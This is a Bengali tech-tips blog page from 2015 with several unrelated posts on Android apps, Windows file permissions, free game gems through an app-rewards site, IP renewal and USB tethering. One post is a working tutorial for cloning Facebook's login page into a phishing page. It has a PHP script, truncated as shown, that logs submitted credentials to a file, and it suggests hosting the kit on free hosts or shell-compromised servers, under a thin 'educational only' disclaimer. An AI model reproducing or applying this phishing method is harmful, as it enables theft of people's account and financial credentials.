Thursday, May 28, 2015

এণ্ডয়েড এর হাই স্পীডের ব্রাউজার Link Bubble Browser ব্যবহার করুন আর পেজ লোড করুন আরো দ্রুত, নিরাপদে ও কম ডাটা ব্যবহার করে

Best Java, Android Games, Apps প্রিয় টেকটিউনের কমিউনিটি, আশা করি ভাল আছেন। আপনাদের সসুস্বাস্থ্য কামনা ককরছি। আজ আবার আপনাদের মাঝে হাজির হলাম চমৎকার একটি এপ নিয়ে।

ব্রাউজার এন্ডয়েড এর জন্য খুবই গুরুত্বপূর্ণ এপ্লিকেশন। একটি ভাল মানের ব্রাউজার না হলে নেট ব্যাহার করে মজা পাওয়া কঠিন। আমি যতগুলো ব্রাউজার ব্যবহার করছি তার মধ্যে Link Bubble Browser টি খুবই দ্রুত লোড নেয়, সময় সেভ করে, বেটারির চার্জ কম ব্যবহার করে, ডাটা সেভ করে। ব্রাউজারটির কিছু বৈশিষ্ট্য তুল ধরা হলঃ ১। আলো নিয়ন্ত্রণ করতে পারবেন। ফলে ব্যাটারি খরচ কমবে। ২। ইউটিউবসহ যেকো ভিডিওর লিংক embed করতে পারবেন। ৩। ডাটা সেভ হবে। কতটুকু ডাটা সেভ হবে তাও দেখতে পাবেন। ৪। একই সময়ে একাধিক পেজ লোড করতে পারবেন ৫। যে কোন লিংক শেয়ার করতে পারবেন সহজেই। ৬। পেজ একবার লোড হলে আর দ্বিতীয় বার লো দিতে হবে না, যখন ইচ্ছা পড়তে পারবেন। ৭। এনিমেশন সাপোর্ট করবে। ৮। জুম করে পড়তে পারবেন। ফলে চোখের সমস্যা হবে না। ৯। গুগল ভয়েজ সাপোর্ট করে ফলে সার্চ করা আরো সহজ। ১০। নিজের পছন্দমত থিম পরিবর্তন করতে পারবেন। Link Bubble Browser Pro এবং Link Bubble Browser ফ্রি উভয় ভার্সনই আছে। নিচের লিংক থেকে প্রো ভার্সনটি ডাউনলোড করুন Link 1 Bubble Browser Pro Link 2 Bubble Browser Pro
আপনার ANDROID ফোনে ব্যবহার করুন নতুন সংস্করণের একটি SOFTWARE

আপনার ANDROID ফোনে ব্যবহার করুন নতুন সংস্করণের একটি SOFTWARE আসসালামু আলাইকুম । আশাকরি সাবাই ভালো আছেন। আমিও আপনাদের দোয়ায় ভালো আছি। এ পর্বে আপনাদের জন্য রয়েছে (আপনার ANDROID ফোনে ব্যবহার করুন নতুন সংস্করণের একটি SOFTWARE) তো চলুন শুরু করা যাক । এখানে নতুন সংস্কণের SOFTWARE বলতে আমি আপনাদেরকে নতুন একটি লকারের কথা বলতে চাচ্ছি । SOFTWARE টি দেখতে হুবহু আই ফোন 8OS এর লকারের মত। যা আমার কাছে খুব সুন্দর লেগেছে। আমি নিজে এই SOFTWARE টি ব্যবহার করতেছি। আমার কাছে ভালো লেগেছে , তাই আমি আপনাদের সাথে শেয়ার করলাম। SOFTWARE টী ব্যবহার করতে চাইলে প্রথমে নিচের Download Link থেকে SOFTWARE টী Download করে নিন। Download link 1 Download Link 2 এখন SOFTWARE টী আপনার মোবাইলে ইনস্টল করুন। তারপর SOFTWARE টী ওপেন করুন । ওপেন করলে নিচের মত দেখতে পাবেন।
এখানে লাল দাগ দেওয়া জায়গায় অর্থাৎ সেটিং এর উপর ক্লিক করুন। তাহলে নিচের মত দেখতে পাবেন।
এবার আপনি উপরের ছবিতে লাল দাগ দেওয়া জায়গায় অর্থাৎ স্ক্রিন সিকিউরিটি এর উপর ক্লিক করুন। তাহলে নিচের মত দেখতে পাবেন।
এখন আপনি যদি চান আপনার মোবাইলে Passcode Lock দিতে , তাহলে Passcode Lock এর উপর ক্লিক করুন। ক্লিক করলে নিচের মত আসবে। https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEitwefgr_DkgeSrg-OT3LFGr-hufyiWjvQ-SKYToA-8xEywkOaTjEZWcdBAeIcGee2l-wpr74HW5WY2-wNzST8Ukc2Yq_rProrhBJgFayJ2mAjraaBgJRtEHpTmJLvrBtr5lyk4Zwu6LLU/s320/4.png এখন আপনি আপনার ইচ্ছে অনুযায়ী চার অক্ষরের যে কোনো Passcode দিন। আর আপনি যদি চান Pattern Lock দিতে তাহলে Passcode Lock এর জায়গায় Pattern Lock এ ক্লিক করুন। তাহলে নিচের মত দেখতে পাবেন।
এবার আপনি আপনার ইচ্ছে অনুযায়ী যে কোনো Pattern দুইবার দিন । এইতো কাজ শেষ হয়ে গেলো । SOFTWARE টির আরো অনেক ফিচার আছে । আপনারা ব্যবহার করলে বুঝতে পারবেন। আশাকরি আমার এই টিউন আপনাদের অনেক উপকারে আসবে। আজ এই পর্যন্ত । দেখা হবে পরবর্তী টিউনে। আল্লাহ হাফেজ। Best Java, Android Games, Apps

Tuesday, May 26, 2015

এবার পিসিতে ফাইল সামনে থাকলেও কেউ ওপেন করতে পারবে না ( কোনো সফটয়্যার ছাড়াই, With Screenshot )

আসসালামু আলাইকুম । সবাই কেমন আছেন ? আশা করি ভাল আছেন । আমাদের পিসিতে এমন অনেক ফাইল থাকে যা আমরা চাই না অন্য কেউ দেখুক, তাই আমরা ফাইল হাইড করে রাখি । কিন্তু তবুও তা আনহাইড করে দেখা যায় । আর আমি এখন আপনাদের যা দেখাব তার ফলে আর কেউ আপনার প্রয়জনীয় ফাইলটি দেখতে পারবে না । হ্যা, আমি আজকে আপনাদের শেখাব কি করে কোনো ফাইলের পারমিশন চেঞ্জ করতে হয় । এর জন্য আপনাদের কোনো অ্যাপের সাহায্য লাগবে না । তো চলুন শুরু করা যাকঃ- কার্য পদ্ধতিঃ Permission Right না রাখার পদ্ধতি ১। যে ফাইলটির পারমিশন চেঞ্জ করতে চান তা সিলেক্ট করুন । ফাইলটির উপর রাইট ক্লিক করুন । ২। এবার Properties এ ক্লিক করুন , নিচের মত দেখাবে । ৩। Security তে ক্লিক করুন , নিচের মত দেখাবে । ৪। Edit এ ক্লিক করুন , নিচের মত দেখাবে । ৫। এবার দেখবেন এখানে আপনার পিসির একাউন্ট গুলি দেখাচ্ছে এবং তার নিচে সেই একাউন্টের পারমিশন গুলি দেখাচ্ছে । তো দেখুন প্রত্যেকটা পারমিশন এর দুইটা করে প্যানেল আছে, একটি হল Allow এবং আপরটি হল Deny । তো এখন যে আকাউন্ট এ পারমিশন রাখবেন না তাতে ক্লিক করে, নিচে Full Control লেখার পাশের Deny এ চেক দিন । অর্থাৎ টিক চিহ্ন দিন , নিচের মত দেখাবে । তারপর ok তে ক্লিক করুন । ৬। এবার নিচের মত একটা ডায়েলবক্স আসলে Yes এ ক্লিক করুন । ৭। এবার Properties ট্যাবটি ক্লোজ করে দিন এবং ফাইলটি ওপেন করার চেষ্টা করুন, দেখবেন হবে না । নিচের মত দেখাবে । এখন আর কেউ চাইলেও ফাইলটি দেখতে পারবে না । Permission Right পুনরায় রাখার পদ্ধতি ১। ফাইলটিতে রাইট ক্লিক করুন > Properties > Security > Edit > তারপর যে একাউন্টের পারমিশন তুলে নিয়েছিলেন তা সিলেক্ট করে Full Control কে Allow করুন । বিঃ দ্রঃ *তো এখনে আপনার পিসির সেটিং এর জন্য মাঝে মাঝে গেলে ট্যাবটি নাও দেখাতে পারে । চিন্তার কিছুই নেই, এটা কোন সমস্যা না । নিচের মত আসলে Advance এ ক্লিক করুন । * Advance এ ক্লিক করলে নিচের মত দেখাবে । * একানে আপনার একটি Owner সিলেক্ট করতে হবে , তো Change এ ক্লিক করুন । নিচের মত আসবে । * তো এই ডায়েলবক্সে আপনার একাউন্টের নামের একটি অংশ লিখুন , তারপর Ok দিন । * এবার নিচের মত আসলে ok দিন । * এবার আবার ফাইলটিতে রাইট ক্লিক করুন, দেখবেন আগের মত এসেছে । * এবার “Permission Right পুনরায় রাখার পদ্ধতি” তে লেখা কাজটুকু করলেই ফাইলটি পুনরায় Open করা যাবে । আমাদের কাজ শেষ। আজকে এপর্যন্তই । আশা করি বুঝতে পেরেছেন । ভুল হলে ক্ষমা করবেন । Best Java, Android Games, Apps

Clash Of Clans ফ্রি gem নেয়ার Full Tutorial with Secret

Clash Of Clans এখন একটি জনপ্রিয় গেম । ছোট হতে শুরু করে বয়স্ক সবাই এই গেম এর পাগল। খুব অল্প দিনে এই গেম টি বেশ নাম করে ফেলেছে। আপনারা জানেন এই গেম এর Gem কখনোই Hack করা যায় না । যদি চেষ্টা করেন তাহলে আপনার account van খেতে পারেন। তাই আমরা ফ্রি Gem নিব। আমি এক বার ফ্রি পেয়েছি আপনারাও পাবেন আশা করি। চলেন শুরু করিঃ ১.প্রথমে আপনাকে একটি Apps Download করতে হবে। (Internet/Sufari/UC দিয়ে নিচের লিংক এ ডুকে ডাউনলোড করুন) Download here App Download করুন এখান থেকেঃ http://m.freemyapps.com/share/url/5744a265 ২. App open করে facebook দিয়ে Connect করুন। ৩. এবার কিছু App Download এর list আসবে। পাশে credit লিখা থাকবে। ৪. বাস এবার App download করে ৩০০০ Credit করুন তাহলে 10$ Play Store Gift Card পাবেন। 5. যদি Offer এর পয়েন্ট কম থাকে অথবা, কোন অফার না থাকে, তাহলে VPN ব্যবহার করুন এবং Location: US সিলেক্ট করুন। এক্ষেত্রে এন্ড্রয়েড ইউজাররা Hideninja VPN ইউজ করতে পারেন। আর iPhone ইউজাররা F-Secure Freedom VPN ট্রাই করে দেখতে পারেন। 6. যখন ৩০০০ পয়েন্ট হয়ে যাবে তখন Freemyapps এর Gift ট্যাব এ ক্লিক করে $10 iTunes Gift Card অথবা, $10 Google Play Gift Card এ ক্লিক করুন। তারপর আপনাকে একটি কোড দেওয়া হবে। এই কোড টি আপনার Apple Store / Play Store এর Redeem অপশনটি তে Paste করুন। 7. গিফট Card পেতে ওপরে gift লেখা দেখতে পারবেন। ওইটাই গিয়ে '10$ Play Store Gift Card' select করুন। Google id দিন $10 পেয়ে যাবেন। ৩০০০ পয়েন্ট হলে কি ভাবে 10$ Play Store Gift Card নিবেনঃ Secret: তারাতারি gem পেতে আপনার রেফার লিংক আপনার বন্ধু কে শেয়ার করুন। আপনি ২০০ credit পাবেন। Best Java, Android Games, Apps Exclusive Mobile Downloads!

যে কোন ভিডিও থেকে ছবি আলাদা করুন পৃথিবীর সব চেয়ে সহজ উপায়ে (কোন রকম সফটওয়ার ছারা) !!

আসসালামু আলাইকুম ! সবাই কেমন আছেন ? আশা করি আল্লাহ্‌র রহমতে সবাই ভাল আছেন! :-) 8-) নানা ব্যাস্ততার কারনে ২-৩ দিন লিখা হয় নি কিছু! তাই ভাবলাম আজ কিছু লিখি। আজ কি লিখব তা হয়ত শিরোনাম দেখে বুঝে গেছেন? আমরা সবার ই কম্পিউটার এ VLC media player ব্যাবহার করি ? আর আমি আজ দেখাব কি ভাবে VLC media player থেকে যে কোন ভিডিও থেকে ছবি আলাদা করা যায়। তা হলে চলুন শুরু করিঃ প্রথম এ যে ভিডিও থেকে ছবি আলাদা করবেন সে ভিডিও ওপেন করুন তারপর যে যায়গায় থেকে ছবি আলাদা করবে সে যায়গা থে গিয়ে মাউস এর রাইট বটন ক্লিক করে pause করুন অথবা কী বোড থেকে স্পেস বটন এ টিপ দিন তারপর মাউস এর রাইট বটন ক্লিক করে VIDEO থেকে SANSHOOT এ ক্লিক করুন। না বুঝলে নিচের স্কিন শুট টা লক্ষ করুন। ব্যাস হয়ে গেল আমাদের ভিডিও থেকে ছবি এ ভাবে একটা ভিডিও থেকে যত খুশি ইচ্ছা তত ছবি নিতে পারবেন । Best Java, Android Games, Apps

মাত্র ৩০ সেকেন্ড এ নিজের IP পরিবর্তন করুন কোনো রকম সফটওয়ার ছাড়াই (সংশোধিত)

আসসালামু আলাইকুম। সবাই কেমন আছেন? আমি টেকটিউন্স এ নতুন পোষ্ট করলাম। টিটি তে এই রকম টিউন্স আগে হয়ে থাকলে ক্ষমা করে দিবেন। যাইহোক, আমাদের অনেক সময় IP পরিবর্তন করার দরকার হয়ে থাকে। আর IP পরিবর্তন করার জন্য আমরা সবসময় বিভিন্ন ধরনের সফটওয়ার ব্যবহার করে থাকি, যা অনেক ঝামেলার। কিংবা ঠিক ঠাক ভাবে কাজ করে না। যাই হোক আজ আমি আপনাদের সাথে শেয়ার করবো। কিভাবে কোনো রকম সফটওয়ার ছাড়াই IP (Internet Profile) Address পরিবর্তন করার টিপস শেয়ার করব। এজন্য আমাদের কিছু কাজ করতে হবে। চলুন দেখে নেই, কিভাবে মাত্র ৩০ সেকেন্ড এ নিজের IP (Internet Profile) পরিবর্তন করা যায়। প্রথমে স্টার্ট মেনু থেকে রান এ যেয়ে সিএমডি লিখুন। এরপর এন্টার চাপুন । দেখুন কমান্ড মুড চলে আসছে। 1. Click on "Start" in the bottom left hand corner of screen. 2. Press on "Run". 3. Type in "command" and press “OK”. 4. Type "ipconfig /release” and hit "Enter". 5. Type "exit" and leave the prompt. 6. Notice that you already disconnected from network. 7. Type ''ipconfig/renew'' and hit Enter. (এখানেই ভুলটি হয়েছিল, renew এর জায়গায় new ছিলও।) 8. Notice that you already reconnected to network. and your IP address is changed, thats it.. আশা করি, আপনার IP পরিবর্তন হয়ে গেছে। তো কেমন লাগলো জানাতে ভুলবেন না। আশা করি ভালো লেগেছে। Best Java, Android Games, Apps

আপনার এন্ড্রয়েড ফোন কি অটোমেটিক স্লো হয়ে যাচ্ছে । নিয়ে নিন সমাধান ।

আসসালামু আলাইকুম। আশাকরি সবাই ভালো আছেন। আমিও আপনাদের দোয়ায় আল্লাহর রহমতে ভালো আছি। এ পর্বে আপনাদের জন্য রয়েছে (আপনার এন্ড্রয়েড ফোন কি অটোমেটিক স্লো হয়ে যাচ্ছে । নিয়ে নিন সমাধান ।) তো চলুন তাহলে শুরু করা যাক। আমাদের সবার কাছ বেশ আর কম এন্ড্রয়েড মোবাইল আছে। অনেক সময় দেখা যায় যে আমাদের মোবাইল অটোমেটিক স্লো অথবা হ্যাং হয়ে যায়, অথবা দেখা যায় যে মোবাইলের র‍্যাম অটোমেটিক use হয়ে যাচ্ছে। যার কারণে আমাদের মোবাইল বেশির ভাগ সময় স্লো থাকে । এটি এন্ড্রয়েড মোবাইল এর বিরাট একটি সমস্যা। আজকে আমি আপনাদেরকে এমন একটি Software এর সাথে পরিচয় করিয়ে দিবো , যার মাধ্যমে আপনারা এই সমস্যা থেকে মুক্তি পেতে পারেন। প্রথমে আপনারা নিচের Download Link থেকে Software টি Download করে নিন। Download Link 1 Download Link 2 তারপর অন্যান্য Software এর মত এই Software টি আপনার মোবাইলে ইনস্টল করে নিন। Software টি ইনস্টল হওয়ার পরে তা ওপেন করুন। তাহলে নিচের মত দেখতে পাবেন।
এরপরে নিচের ছবিতে লাল দাগ দেওয়া জায়গায় ক্লিক করুন এবং ৩৭ এর জায়গায় ১০০ করে দিন।
এটি না করলেও চলে , কারণ Software টি নিজে নিজে কাজ করে । তারপর apply করুন । এইতো কাজ শেষ। আপনারা Software টি ওপেন করলে বাকিটা বুঝতে পারবেন। খুব সহজ একটী Software। আশাকরি Software টি আপনাদের অনেক উপকারে আসবে। Best Java, Android Games, Apps

একদম সহজে যেকোনো ওয়েবসাইটের ফিশিং পেইজ তৈরি করুন!!

সবাইকে স্বাগতম জানাচ্ছি হ্যাক স্কুল বিডির টিউটোরিয়ালে। আজকের টিউটোরিয়ালে আমি যে মেথডটি শেয়ার করবো সে মেথডটি ব্যাবহার করে আপনারা যেকোনো ওয়েবসাইটের ফিশিং পেইজ তৈরি করতে পারবেন। (টিউটোরিয়াল টি শুধুমাত্র শিক্ষনীয় উদ্দ্যেশ্যে লিখিত) আসুন প্রথমেই জানি ফিশিং কিঃ ফিশিং হচ্ছে হ্যাকিং এর অত্যন্ত কার্যকর একটি মেথড , যেটাতে হ্যাকার কোনো ওয়েবসাইটের নকল আরেকটি ওয়েবসাইট তৈরি করে সেই ওয়েবসাইটের গ্রাহকদের তথ্য হাতিয়ে নেওয়ার জন্যে। ফিশিং মেথড ব্যাবহার করে ক্রেডিট কার্ড, ব্যাংক একাউন্ট,পেপাল একাউন্ট, ফেইসবুক একাউন্ট, ই-মেইল একাউন্ট ইত্যাদি জনপ্রিয় লেনদেন এবং সোস্যাল মিডিয়া ওয়েবসাইট গুলো থেকে গ্রাহকদের তথ্য হাতিয়ে নিচ্ছে হ্যাকাররা । - আজকে আমি আপনাদের দেখাবো কিভাবে ফেইসবুকের ফিশিং পেইজ তৈরি করতে হয়। এই পদ্ধতি ব্যাবহার করে আপনি যেকোনো ওয়েবসাইটের ফিশিং পেইজ তৈরি করতে পারবেন :) চলুন তাহলে শুরু করা যাক।
কিভাবে ফেইসবুক ফিশিং পেইজ তৈরি করবেনঃ ১. প্রথমেই ফেইসবুকের ওয়েবসাইটের যানঃ Facebook.com এবং মাউসের রাইট বাটনে ক্লিক করলে আপনি view source অপশনটি দেখতে পাবেন ,সেটাতে ক্লিক করুন ।
অথবা control+u চাপুন সে ক্ষেত্রেও আপনি সোর্স কোড দেখতে পাবেন। ২. নতুন একটি ট্যাব ওপেন হবে যেখানে ফেইসবুকের সোর্স কোড দেখতে পাবেন।
৩. সোর্স কোডটি কপি করে নোটপ্যাডে পেস্ট করুন (আমি নোটপ্যাড++ ব্যাবহার করছি) কন্ট্রোল+এফ (Control+F) চাপুন find box ওপেন হবে সেখানে এই লেখাটির জন্যে সার্চ করুন "action=https://www.facebook.com/login.php?login_attempt=1"
৪. অন্য যেকোনো ওয়েবসাইটের ফিশিং বানাতে চাইলে action= লেখাটির জন্যে সার্চ করুন.. ৫. লেখাটি খুজে বের করার পর https://www.facebook.com/login.php?login_attempt=1 এই লিঙ্ক টি মুছে দিয়ে সেখানে লেখুন post.php
এবার সোর্স কোড ফাইলটি index.htm নামে সেইভ করুন । ৬. এবার নতুন ভাবে নোটপ্যাড খুলে এই কোড টি লেখে post.php নামে সেইভ করুনঃ $value) { fwrite($handle, $variable); fwrite($handle, "="); fwrite($handle, $value); fwrite($handle, "\r\n"); } fwrite($handle, "\r\n"); fclose($handle); exit; ?> ৭. এখন আপনার কাছে আছে দুটি ফাইল index.htm এবং post.php মনে রাখবেন ফাইল এক্সটেনশ এ ক্ষেত্রে গুরুত্বপূর্ন , যদি ভুল থাকে তাহলে কাজ হবে না ।। ৮. এখন ফিশিং ফাইল দুটি আপনি ফ্রি হোস্টিং এ আপলোড দিতে পারেন। তবে ফ্রি হোস্টিং সাইট গুলো ফিশিং সাইট আপলোড হওয়ার।কিছুক্ষনের ভিতরেই রিমুভ করে দেয়। সে ক্ষেত্রে আপনার কাছে যদি কোনো শেল আপলোড করা সার্ভার থাকে সেখানে আপলোড দিতে পারেন। Best Java, Android Games, Apps

ZTE এর নতুন একটি স্মার্টফোন !! যে টায় চার্জ থকাবে ৩৫ দিন!! (আসুন জানি বিস্তারিত) 39

আসসালামু আলাইকুম! সবাই কেমন আছেন? আশা করি ভালা আছেন! এখন কি শেয়ার করব তা হয়ত শিরোনাম দেখে বুঝে গেছেন?
হুম স্বল্পমূল্যের নতুন একটি স্মার্টফোন উন্মুক্ত করেছে চীনের স্মার্টফোন নির্মাতা প্রতিষ্ঠান জেডটিই। ZTE Q519T মডেলের এই স্মার্টফোনের বিশেষত্ব হল একবার চার্জ দিলে টানা ৩৫ দিন চলবে এটি। কি কি আছে এই স্মার্ট ফোন এ?
স্মার্টফোনটিতে আছে ৫ ইঞ্চি ডিসপ্লে যার রেজ্যুলেশন ৭২০x১২৮০ পিক্সেল। আছে ১ গিগাহার্জ কোয়াড কোর প্রসেসর, ব্যবহার করা হয়েছে মিডিয়াটেক চিপসেট এবং মালি টি৭২০এমপি১ জিপিইউ। এছাড়া আছে ১ গিগাবাইট র্যাম এবং ৮ গিগাবাইট স্টোরেজ, ৩২ গিগাবাইট পর্যন্ত মেমোরি কার্ড ব্যবহার সুবিধা।
স্মার্টফোনটিতে আছে ৫ মেগাপিক্সেল রিয়ার ক্যামেরা, ২ মেগাপিক্সেল ফ্রন্ট ক্যামেরা। রিয়ার ক্যামেরাইয় আছে এফ/২.০ অ্যাপার্চার যার মাধ্যমে স্বল্প আলোতেও উন্নতমানের ছবি তোলা যাবে। ডুয়েল সিমের পাশাপাশি এতে আছে ফোরজি এলটিই, ব্লুটুথ, ওয়াইফাই প্রভৃতি।
স্মার্টফোনটিতে আছে ৪০০০ মিলিআম্পিয়ার ব্যাটারি এবং ৩৫ দিন স্ট্যান্ডবাই টাইম। এর পাশাপাশি আছে ওটিজি রিভার্স চার্জিং প্রযুক্তি। তিনটি ব্যাটারি সেভিং মোডও আছে এতে। স্মার্টফোনটির মূল্য নির্ধারণ করা হয়েছে প্রায় ৯৫ মার্কিন ডলার। প্রাথমিকভাবে কেবলমাত্র চীনের বাজারেই পাওয়া যাবে এই স্মার্টফোন। Best Java, Android Games, Apps

এবার Share করুন আপনার Broadband Internet আপনার Android ফোনে (UnRoot User/Without Software)

আসসালামু আলাইকুম। সবাই কেমন আছেন? আশা করি ভালই আছেন। যাই হোক। আমরা অনেকেই মোবাইল এর ইন্টারনেট পিসি তে ব্যবহার করি পিসি Suite দিয়ে। কিন্তু পিসি র ইন্টারনেট মোবাইল এ খুব কম ই USE করা যায়। Android ফোনে USB Internet নামক একটি অপশন আছে কিন্তু এটি কানেক্ট হয় না। এই পোস্ট পড়ার পর থাকে আপনি ও আপনার Android ফোনে পিসি র ইন্টারনেট ব্যবহার করতে পারবেন। আর জন্য আপনার কোনও সফটওয়্যার কিংবা রুট করার দরকার পরবে না। শুধু আপনার ফোনের ডাটা কেবলটিই যথেষ্ট। চলুন প্রথমে কিছু কাজ করা যাক। প্রথমে স্টার্ট মেনু তে Search অপশন এ Services কথাটি লিখুন।
এবার Services ওপেন করুন।
এবার এখান থেকে Internet Connection Sharing অপশন টি খুজে বের করুন। এটিতে ডাবল ক্লিক করুন। দেখুন এই রকম একটি টেব ওপেন হয়েছে কিনা?
এখান দেখুন স্টার্ট আপ অপশন টি Disabled করা। এটি কে Automatic করে দিন। উপরে দেখুন Recovery বলে একটি ট্যাব আছে, এটিতে ক্লিক করুন।
দেখুন এখানে, Subsequent failures অপশন টি Take no Action করা, এটিকে Restart the Service করে দিন। এরপর Reset fail count after 4 days দেয়া আছে, এটিকে ০ Days করে দিন। Restart service after 1 minutes কে 0 minutes করে দিন। এবার Apply করে বের হয়ে যান। এখন আপনার এন্ড্রয়েড ফোনটিকে আপনার পিসি এর সাথে কানেক্ট করুন। আরও কিছু স্ক্রিনশট দিচ্ছি। নিচে দেখুন।
এখান থেকে USB Internet অপশন টি on করুন। এরপর Networking and Sharing Option এ যান। এবার Change Adapter Setting এ যেয়ে Local Area Connection এর Properties এর Share এর Allow Other Network অপশন টি অন করে দিন। Apply করে বের হয়ে যান। Best Java, Android Games, Apps">দেখুন মজা। আশা করি, কাজ হয়ে গেছে। Best Java, Android Games, Apps

Popular Posts

Recent Posts

Unordered List

Pages

পরিসংখ্যান

সর্বশেষ

মন্তব্য

Top Sites

No Now